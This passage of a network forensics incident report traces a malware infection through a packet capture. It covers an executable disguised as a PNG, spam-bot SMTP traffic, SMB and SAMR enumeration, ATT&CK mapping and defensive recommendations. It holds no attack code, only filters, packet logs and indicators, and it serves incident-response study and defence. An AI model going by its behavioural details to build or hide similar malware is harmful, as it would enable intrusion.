peexe · runtime-modules · checks-user-input · calls-wmi · executes-dropped-file · long-sleeps · spreader · persistence · direct-cpu-clock-access · detect-debug-environment

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Basic properties

MD5	2cf20a1dd3693b996de4a559f1067850
SHA-1	6483bb40a7e3817f93a3ae95c6caea01715a4946
SHA-256	f6210da7865e00351c0e79464a1ba14a8ecc59dd79f650f2ff76f1697f6807b1
Vhash	016046151d55520082z17009b7z86z27050058fz
Authentihash	fdc38d6e4daa60a9f01f627fcd3bf41e5d577020b9e17a78f772f91da775b91c
Imphash	fe2ca1be3bda2a757036a89e54cc02db
SSDEEP	6144:ztKJnv0N4sc6UKOahwyl2bbuBD9t4PiqqbSwVhFsbnN8ef:pKJnv0N4sd7l1R9Ua5wVoz
TLSH	T16995C0AD447FC6F4F1932B708D485E6173ED8071293E8E8572BA243C14AF872675D2AB
File type	Win32 EXE executable windows win32 pe peexe
Magic	PE32 executable (GUI) Intel 80386, for MS Windows
TrID	Win32 Executable MS Visual C++ 4.x (66.4%) | Win32 Executable MS Visual C++ (generic) (15.3%) | Win64 Executable (generic) (5.1%) | Win32 Dynamic Link Library (gene...
DetectItEasy	PE32 | Linker: Polink (2.50*) [GUI32]
Magika	PEBIN
File size	1.86 MB (1950208 bytes)

Figure 8

2.2.4. Step 4 - Post-Infection Behavior Analysis


To determine whether the malware established command-and-control communication or performed secondary actions, the following filters were applied:

- http.request.method == "POST" (Figure 9)
- (ip.src == 10.0.0.167) && (smtp || tcp.port == 25 || tcp.port == 587) (Figure 10 & 11)
- (smb || nbns || dcerpc) && ip.addr == 10.0.0.167 (Figure 12)

No HTTP POST traffic was observed originating from the infected host, indicating the malware was not using web-based beaconing in this dataset.


However, significant SMTP traffic was observed from the infected host to multiple external mail servers. This pattern is typical of spam bot behavior, where infected hosts attempt to distribute unsolicited emails or malware payloads.

Additionally, SMB and NetBIOS traffic suggested internal reconnaissance or lateral movement attempts, although no successful exploitation was confirmed within the packet capture timeframe.


capturednetwork2025.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
http.request.method == "POST" && ip.src == 10.0.0.167
No.        Time                  Source              Destination        Protocol    Length    Info
```

Figure 9


capturednetwork2025.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help


```
(ip.src == 10.0.0.167) && (smtp || tcp.port == 25 || tcp.port == 587)
No.   Time                          Source       Destination     Protocol  Length  Info
54025 2020-04-23 23:43:59.724637Z 10.0.0.167   66.171.0.45     TCP       66 51625 → 25 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
54028 2020-04-23 23:43:59.805364Z 10.0.0.167   66.171.0.45     TCP       60 51625 → 25 [ACK] Seq=1 Ack=1 Win=131584 Len=0
54031 2020-04-23 23:43:59.964507Z 10.0.0.167   66.171.0.45     TCP       60 51625 → 25 [FIN, ACK] Seq=1 Ack=1 Win=131584 Len=0
54045 2020-04-23 23:44:00.632267Z 10.0.0.167   66.171.0.45     TCP       60 51625 → 25 [RST, ACK] Seq=2 Ack=69 Win=0 Len=0
54089 2020-04-23 23:44:02.530823Z 10.0.0.167   208.68.152.4    TCP       66 51629 → 587 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
54092 2020-04-23 23:44:02.627295Z 10.0.0.167   208.68.152.4    TCP       60 51629 → 587 [ACK] Seq=1 Ack=1 Win=131584 Len=0
54095 2020-04-23 23:44:02.784928Z 10.0.0.167   208.68.152.4    TCP       60 51629 → 587 [FIN, ACK] Seq=1 Ack=1 Win=131584 Len=0
54123 2020-04-23 23:44:07.726901Z 10.0.0.167   208.68.152.4    TCP       60 51629 → 587 [RST, ACK] Seq=2 Ack=101 Win=0 Len=0
54125 2020-04-23 23:44:07.727454Z 10.0.0.167   208.68.152.4    TCP       60 51629 → 587 [RST] Seq=2 Win=0 Len=0
54372 2020-04-23 23:50:27.363848Z 10.0.0.167   64.29.151.102   TCP       66 51641 → 25 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
54375 2020-04-23 23:50:27.430374Z 10.0.0.167   64.29.151.102   TCP       60 51641 → 25 [ACK] Seq=1 Ack=1 Win=131584 Len=0
54378 2020-04-23 23:50:27.593662Z 10.0.0.167   64.29.151.102   TCP       60 51641 → 25 [FIN, ACK] Seq=1 Ack=1 Win=131584 Len=0
54382 2020-04-23 23:50:27.668181Z 10.0.0.167   64.29.151.102   TCP       60 51641 → 25 [RST, ACK] Seq=2 Ack=78 Win=0 Len=0
54383 2020-04-23 23:50:27.668183Z 10.0.0.167   64.29.151.102   TCP       60 51641 → 25 [RST] Seq=2 Win=0 Len=0
54441 2020-04-23 23:50:30.234747Z 10.0.0.167   66.171.0.45     TCP       66 51645 → 587 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
54444 2020-04-23 23:50:30.326976Z 10.0.0.167   66.171.0.45     TCP       60 51645 → 587 [ACK] Seq=1 Ack=1 Win=131584 Len=0
54447 2020-04-23 23:50:30.487256Z 10.0.0.167   66.171.0.45     TCP       60 51645 → 587 [FIN, ACK] Seq=1 Ack=1 Win=131584 Len=0
54450 2020-04-23 23:50:30.540899Z 10.0.0.167   66.171.0.45     TCP       60 51645 → 587 [RST, ACK] Seq=2 Ack=69 Win=0 Len=0
54452 2020-04-23 23:50:30.575395Z 10.0.0.167   66.171.0.45     TCP       60 51645 → 587 [RST] Seq=2 Win=0 Len=0
54493 2020-04-23 23:51:11.280097Z 10.0.0.167   69.49.109.87    TCP       66 51648 → 25 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
54496 2020-04-23 23:51:11.361566Z 10.0.0.167   69.49.109.87    TCP       60 51648 → 25 [ACK] Seq=1 Ack=1 Win=131584 Len=0
54499 2020-04-23 23:51:11.523797Z 10.0.0.167   69.49.109.87    TCP       60 51648 → 25 [FIN, ACK] Seq=1 Ack=1 Win=131584 Len=0
54503 2020-04-23 23:51:11.601951Z 10.0.0.167   69.49.109.87    TCP       60 51648 → 25 [RST, ACK] Seq=2 Ack=83 Win=0 Len=0
54504 2020-04-23 23:51:11.601953Z 10.0.0.167   69.49.109.87    TCP       60 51648 → 25 [RST] Seq=2 Win=0 Len=0
54705 2020-04-24 00:00:25.785977Z 10.0.0.167   208.68.152.4    TCP       66 51657 → 25 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
54708 2020-04-24 00:00:25.881071Z 10.0.0.167   208.68.152.4    TCP       60 51657 → 25 [ACK] Seq=1 Ack=1 Win=131584 Len=0
```

```
    [Next Sequence Number: 27    (relative sequence number)]
    Acknowledgment Number: 41    (relative ack number)
    Acknowledgment number (raw): 4249853971
    0101 .... = Header Length: 20 bytes (5)
  › Flags: 0x018 (PSH, ACK)
    Window: 64200
    [Calculated window size: 64200]
    [Window size scaling factor: -2 (no window scaling used)]
    Checksum: 0xeae6 [unverified]
    [Checksum Status: Unverified]
    Urgent Pointer: 0
  › [Timestamps]
  › [SEQ/ACK analysis]
    [Client Contiguous Streams: 1]
    [Server Contiguous Streams: 1]
    TCP payload (26 bytes)
```

```
0000  20 e5 2a b6 93 f1 ac 16  2d f5 37 e5 08 00 45 00    ·*······-·7···E·
0010  00 42 c1 dd 40 00 80 06  76 47 0a 00 00 a7 89 76    ·B··@···vG·····v
0020  2e 74 c9 d3 02 4b 90 f9  c1 3b fd 4f a0 13 50 18    .t···K···;·O··P·
0030  fa c8 ea e6 00 00 45 48  4c 4f 20 73 6d 74 70 2e    ······EH LO smtp.
0040  72 61 69 6e 62 6f 77 74  65 6c 2e 6e 65 74 0d 0a    rainbowt el.net··
```

capturednetwork2025.pcap   Packets: 57430 · Displayed: 47 (0.1%)   Profile: Default

Figure 10


capturednetwork2025.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help


```
(ip.src == 10.0.0.167) && (smtp || tcp.port == 25 || tcp.port == 587)
No.   Time                          Source       Destination     Protocol  Length  Info
54499 2020-04-23 23:51:11.523797Z 10.0.0.167   69.49.109.87    TCP       60 51648 → 25 [FIN, ACK] Seq=1 Ack=1 Win=131584 Len=0
54503 2020-04-23 23:51:11.601951Z 10.0.0.167   69.49.109.87    TCP       60 51648 → 25 [RST, ACK] Seq=2 Ack=83 Win=0 Len=0
54504 2020-04-23 23:51:11.601953Z 10.0.0.167   69.49.109.87    TCP       60 51648 → 25 [RST] Seq=2 Win=0 Len=0
54705 2020-04-24 00:00:25.785977Z 10.0.0.167   208.68.152.4    TCP       66 51657 → 25 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
54708 2020-04-24 00:00:25.881071Z 10.0.0.167   208.68.152.4    TCP       60 51657 → 25 [ACK] Seq=1 Ack=1 Win=131584 Len=0
54711 2020-04-24 00:00:26.048629Z 10.0.0.167   208.68.152.4    TCP       60 51657 → 25 [FIN, ACK] Seq=1 Ack=1 Win=131584 Len=0
54713 2020-04-24 00:00:26.073046Z 10.0.0.167   208.68.152.4    TCP       60 51657 → 25 [RST, ACK] Seq=2 Ack=66 Win=0 Len=0
54716 2020-04-24 00:00:26.151616Z 10.0.0.167   208.68.152.4    TCP       60 51657 → 25 [RST] Seq=2 Win=0 Len=0
54772 2020-04-24 00:00:28.959920Z 10.0.0.167   69.49.109.87    TCP       66 51661 → 587 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
54775 2020-04-24 00:00:29.029597Z 10.0.0.167   69.49.109.87    TCP       60 51661 → 587 [ACK] Seq=1 Ack=1 Win=131584 Len=0
54778 2020-04-24 00:00:29.203999Z 10.0.0.167   69.49.109.87    TCP       60 51661 → 587 [FIN, ACK] Seq=1 Ack=1 Win=131584 Len=0
54782 2020-04-24 00:00:29.272242Z 10.0.0.167   69.49.109.87    TCP       60 51661 → 587 [RST, ACK] Seq=2 Ack=83 Win=0 Len=0
54783 2020-04-24 00:00:29.272243Z 10.0.0.167   69.49.109.87    TCP       60 51661 → 587 [RST] Seq=2 Win=0 Len=0
55216 2020-04-24 00:01:40.402084Z 10.0.0.167   137.118.46.116  TCP       66 51667 → 587 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
55218 2020-04-24 00:01:40.468898Z 10.0.0.167   137.118.46.116  TCP       60 51667 → 587 [ACK] Seq=1 Ack=1 Win=64240 Len=0
55223 2020-04-24 00:01:40.680054Z 10.0.0.167   137.118.46.116  TCP       60 51667 → 587 [ACK] Seq=1 Ack=41 Win=64200 Len=0
55226 2020-04-24 00:01:40.803519Z 10.0.0.167   137.118.46.116  SMTP      80 C: EHLO smtp.rainbowtel.net
55231 2020-04-24 00:01:40.914449Z 10.0.0.167   137.118.46.116  TCP       60 51667 → 587 [ACK] Seq=27 Ack=212 Win=64029 Len=0
55233 2020-04-24 00:01:41.025190Z 10.0.0.167   137.118.46.116  SMTP      64 C: STARTTLS
55237 2020-04-24 00:01:41.134603Z 10.0.0.167   137.118.46.116  TCP       60 51667 → 587 [ACK] Seq=37 Ack=241 Win=64000 Len=0
55239 2020-04-24 00:01:41.566523Z 10.0.0.167   137.118.46.116  TLSv1.2  571 Client Hello
55245 2020-04-24 00:01:41.636767Z 10.0.0.167   137.118.46.116  TCP       60 51667 → 587 [ACK] Seq=554 Ack=2957 Win=65184 Len=0
55249 2020-04-24 00:01:41.681532Z 10.0.0.167   137.118.46.116  TCP       60 51667 → 587 [ACK] Seq=554 Ack=4315 Win=65184 Len=0
55251 2020-04-24 00:01:41.743972Z 10.0.0.167   137.118.46.116  TCP       60 51667 → 587 [ACK] Seq=554 Ack=5647 Win=63852 Len=0
55260 2020-04-24 00:01:44.582530Z 10.0.0.167   137.118.46.116  TCP       60 51667 → 587 [FIN, ACK] Seq=554 Ack=5647 Win=63852 Len=0
55264 2020-04-24 00:01:44.648535Z 10.0.0.167   137.118.46.116  TCP       60 51667 → 587 [ACK] Seq=555 Ack=5648 Win=63852 Len=0
```

```
    [Next Sequence Number: 27    (relative sequence number)]
    Acknowledgment Number: 41    (relative ack number)
    Acknowledgment number (raw): 4249853971
    0101 .... = Header Length: 20 bytes (5)
  › Flags: 0x018 (PSH, ACK)
    Window: 64200
    [Calculated window size: 64200]
    [Window size scaling factor: -2 (no window scaling used)]
    Checksum: 0xeae6 [unverified]
    [Checksum Status: Unverified]
    Urgent Pointer: 0
  › [Timestamps]
  › [SEQ/ACK analysis]
    [Client Contiguous Streams: 1]
    [Server Contiguous Streams: 1]
    TCP payload (26 bytes)
```

```
0000  20 e5 2a b6 93 f1 ac 16  2d f5 37 e5 08 00 45 00    ·*······-·7···E·
0010  00 42 c1 dd 40 00 80 06  76 47 0a 00 00 a7 89 76    ·B··@···vG·····v
0020  2e 74 c9 d3 02 4b 90 f9  c1 3b fd 4f a0 13 50 18    .t···K···;·O··P·
0030  fa c8 ea e6 00 00 45 48  4c 4f 20 73 6d 74 70 2e    ······EH LO smtp.
0040  72 61 69 6e 62 6f 77 74  65 6c 2e 6e 65 74 0d 0a    rainbowt el.net··
```

capturednetwork2025.pcap   Packets: 57430 · Displayed: 47 (0.1%)   Profile: Default

Figure 11


capturednetwork2025.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
(smb || nbns || dcerpc) && ip.addr == 10.0.0.167
No.  Time                          Source       Destination  Protocol      Length  Info
4040 2020-04-23 23:17:19.103413Z 10.0.0.10    10.0.0.167   DCERPC         162 Bind_ack: call_id: 2, Fragment: Single, max_xmit: 5840 max_recv: 5840, 3 re
4041 2020-04-23 23:17:19.103417Z 10.0.0.167   10.0.0.10    EPM            222 Map request, DRSUAPI, 32bit NDR
4042 2020-04-23 23:17:19.103736Z 10.0.0.10    10.0.0.167   EPM            226 Map response, DRSUAPI, 32bit NDR
4067 2020-04-23 23:17:19.127325Z 10.0.0.167   10.0.0.10    SMB            213 Negotiate Protocol Request
4081 2020-04-23 23:17:19.128853Z 10.0.0.10    10.0.0.167   DCERPC         338 Bind_ack: call_id: 2, Fragment: Single, max_xmit: 5840 max_recv: 5840, 3 re
4082 2020-04-23 23:17:19.129183Z 10.0.0.167   10.0.0.10    DCERPC         274 [TCP Previous segment not captured] Alter_context: call_id: 2, Fragment: Si
4083 2020-04-23 23:17:19.129187Z 10.0.0.10    10.0.0.167   DCERPC         159 Alter_context_resp: call_id: 2, Fragment: Single, max_xmit: 5840 max_recv:
4084 2020-04-23 23:17:19.129564Z 10.0.0.167   10.0.0.10    DRSUAPI        322 DsBind request
4085 2020-04-23 23:17:19.129568Z 10.0.0.10    10.0.0.167   DRSUAPI        258 DsBind response
4086 2020-04-23 23:17:19.129814Z 10.0.0.167   10.0.0.10    DRSUAPI        322 DsCrackNames request
4087 2020-04-23 23:17:19.130319Z 10.0.0.10    10.0.0.167   DRSUAPI        418 DsCrackNames response
4088 2020-04-23 23:17:19.130323Z 10.0.0.167   10.0.0.10    DRSUAPI        322 DsCrackNames request
4089 2020-04-23 23:17:19.130700Z 10.0.0.10    10.0.0.167   DRSUAPI        402 DsCrackNames response
4090 2020-04-23 23:17:19.130704Z 10.0.0.167   10.0.0.10    DRSUAPI        194 DsUnbind request
4091 2020-04-23 23:17:19.130971Z 10.0.0.10    10.0.0.167   DRSUAPI        194 DsUnbind response
4095 2020-04-23 23:17:19.133718Z 10.0.0.167   10.0.0.10    EPM            222 Map request, RPC_NETLOGON, 32bit NDR
4097 2020-04-23 23:17:19.133728Z 10.0.0.10    10.0.0.167   EPM            322 Map response, RPC_NETLOGON, 32bit NDR, RPC_NETLOGON, 32bit NDR
4107 2020-04-23 23:17:19.134988Z 10.0.0.167   10.0.0.10    DCERPC         292 Bind: call_id: 2, Fragment: Single, 3 context items: RPC_NETLOGON V1.0 (32b
4108 2020-04-23 23:17:19.134994Z 10.0.0.10    10.0.0.167   DCERPC         182 Bind_ack: call_id: 2, Fragment: Single, max_xmit: 5840 max_recv: 5840, 3 re
4109 2020-04-23 23:17:19.135325Z 10.0.0.167   10.0.0.10    RPC_NETLOGON  1070 NetrLogonGetDomainInfo request
4110 2020-04-23 23:17:19.135939Z 10.0.0.10    10.0.0.167   RPC_NETLOGON  1070 NetrLogonGetDomainInfo response
4115 2020-04-23 23:17:19.142157Z 10.0.0.167   10.0.0.10    DCERPC         330 Bind: call_id: 2, Fragment: Single, 3 context items: SAMR V1.0 (32bit NDR),
4118 2020-04-23 23:17:19.142385Z 10.0.0.10    10.0.0.167   DCERPC         254 Bind_ack: call_id: 2, Fragment: Single, max_xmit: 4280 max_recv: 4280, 3 re
4119 2020-04-23 23:17:19.142718Z 10.0.0.167   10.0.0.10    SAMR           206 Connect5 request
4120 2020-04-23 23:17:19.142968Z 10.0.0.10    10.0.0.167   SAMR           234 Connect5 response
4121 2020-04-23 23:17:19.142972Z 10.0.0.167   10.0.0.10    SAMR           230 EnumDomains request
```

```
› Frame 33: Packet, 110 bytes on wire (880 bits), 110 bytes captured (880 bits)
› Ethernet II, Src: HewlettPacka_f5:37:e5 (ac:16:2d:f5:37:e5), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
› Internet Protocol Version 4, Src: 10.0.0.167, Dst: 10.0.0.255
› User Datagram Protocol, Src Port: 137, Dst Port: 137
› NetBIOS Name Service
```

```
0000  ff ff ff ff ff ff ac 16  2d f5 37 e5 08 00 45 00    ········-·7···E·
0010  00 60 8f ab 00 00 80 11  95 3c 0a 00 00 a7 0a 00    ·`·······<······
0020  00 ff 00 89 00 89 00 4c  68 ae be b2 29 10 00 01    ·······L h···)···
0030  00 00 00 00 00 01 20 46  44 46 45 45 46 45 46 45    ······ F DFEEFEFE
0040  4d 45 44 45 50 45 47 45  47 45 46 45 46 43 41 43    MEDEPEGE GEFEFCAC
0050  41 43 41 43 41 41 41 00  00 20 00 01 c0 0c 00 20    ACACAAA· ········
0060  00 01 00 04 93 e0 00 06  c0 00 0a 00 00 a7          ········ ······
```

capturednetwork2025.pcap   Packets: 57430 · Displayed: 672 (1.2%)   Profile: Default

Figure 12

3. Summary of the intrusion and analysis

3.1. Incident Overview

The incident involved a malware infection originating from a deceptive HTTP download. A user on the internal network accessed an external web server hosting a malicious executable disguised as an image file. The file was downloaded and likely executed on the endpoint, enabling malicious behavior.

The infected system subsequently generated abnormal outbound SMTP traffic and internal network scanning behavior. This indicates that the malware was attempting to propagate or abuse network services.

3.2. Timeline Reconstruction

- Initial Contact: Internal host 10.0.0.167 connects to external IP 119.31.234.40 around 2020-04-23 23:18:35.
- Payload Delivery: File 8888.png is downloaded via HTTP GET.
- Execution: The user likely executes the file believing it to be an image.
- Post-Infection Activity: SMTP traffic initiates to external servers.
- Internal Activity: SMB and NetBIOS traffic indicates internal probing.

3.3. Cyber Kill Chain Mapping

Phase	Observed Evidence
Reconnaissance	Attacker hosted malware on publicly accessible server
Weaponization	Malware embedded in image disguise
Delivery	HTTP file download
Exploitation	User execution
Installation	Malware persistence
Command & Control	SMTP communication
Actions on Objectives	Potential spam propagation

3.4. MITRE ATT&CK Mapping

Tactic	Technique	ID
Command & Control	Web Protocols	T1071.001
Command & Control	Mail Protocols	T1071.003
Lateral Movement	SMB	T1021.002
Discovery	Network Scanning	T1046
Persistence	Scheduled Tasks	T1053

3.5. Predicted Next Attacker Actions

If the infection had continued, the malware could have:

- Downloaded additional payloads.

- Harvested credentials.
- Established encrypted C2 channels.
- Spread laterally across the internal network.
- Exfiltrated sensitive banking data.

4. Long term plans for detecting and responding to intruders

4.1. Network-Level Security Controls

- Deploy IDS sensors (Suricata) on perimeter and internal segments.
- Enable DNS monitoring.
- Implement TLS inspection where legally allowed.
- Segment guest, employee, and banking systems.

4.2. Endpoint Security Enhancements

- Deploy EDR.
- Enforce application whitelisting.
- Disable SMBv1.
- Implement centralized patching.

4.3. SIEM and Automation

- Centralized log collection.
- Correlation rules.
- Automated containment.

4.4. Threat Intelligence Integration

- IOC ingestion.
- Automated blocking.
- Continuous monitoring.

4.5. Incident Response Maturity

- IR playbooks.
- Tabletop exercises.
- Forensic readiness.

5. Conclusion & References

5.1. Conclusion

This investigation demonstrated how a simple deceptive download can compromise an enterprise system. The incident highlights the necessity of layered security controls, proactive monitoring, and user awareness.

5.2. Limitations

- Encrypted traffic visibility.
- Limited endpoint telemetry.
- Attribution challenges.

5.3. References

- “MITRE ATT&CK®.” Available: https://attack.mitre.org/
- A. Nelson et al., “Computer Security Incident Handling Guide,” Aug. 2012. Available: https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf
- “Wireshark • Go Deep | Documentation,” *Wireshark*. Available: https://www.wireshark.org/docs/
- “VirusTotal,” *VirusTotal*. Available: https://www.virustotal.com/gui/home/upload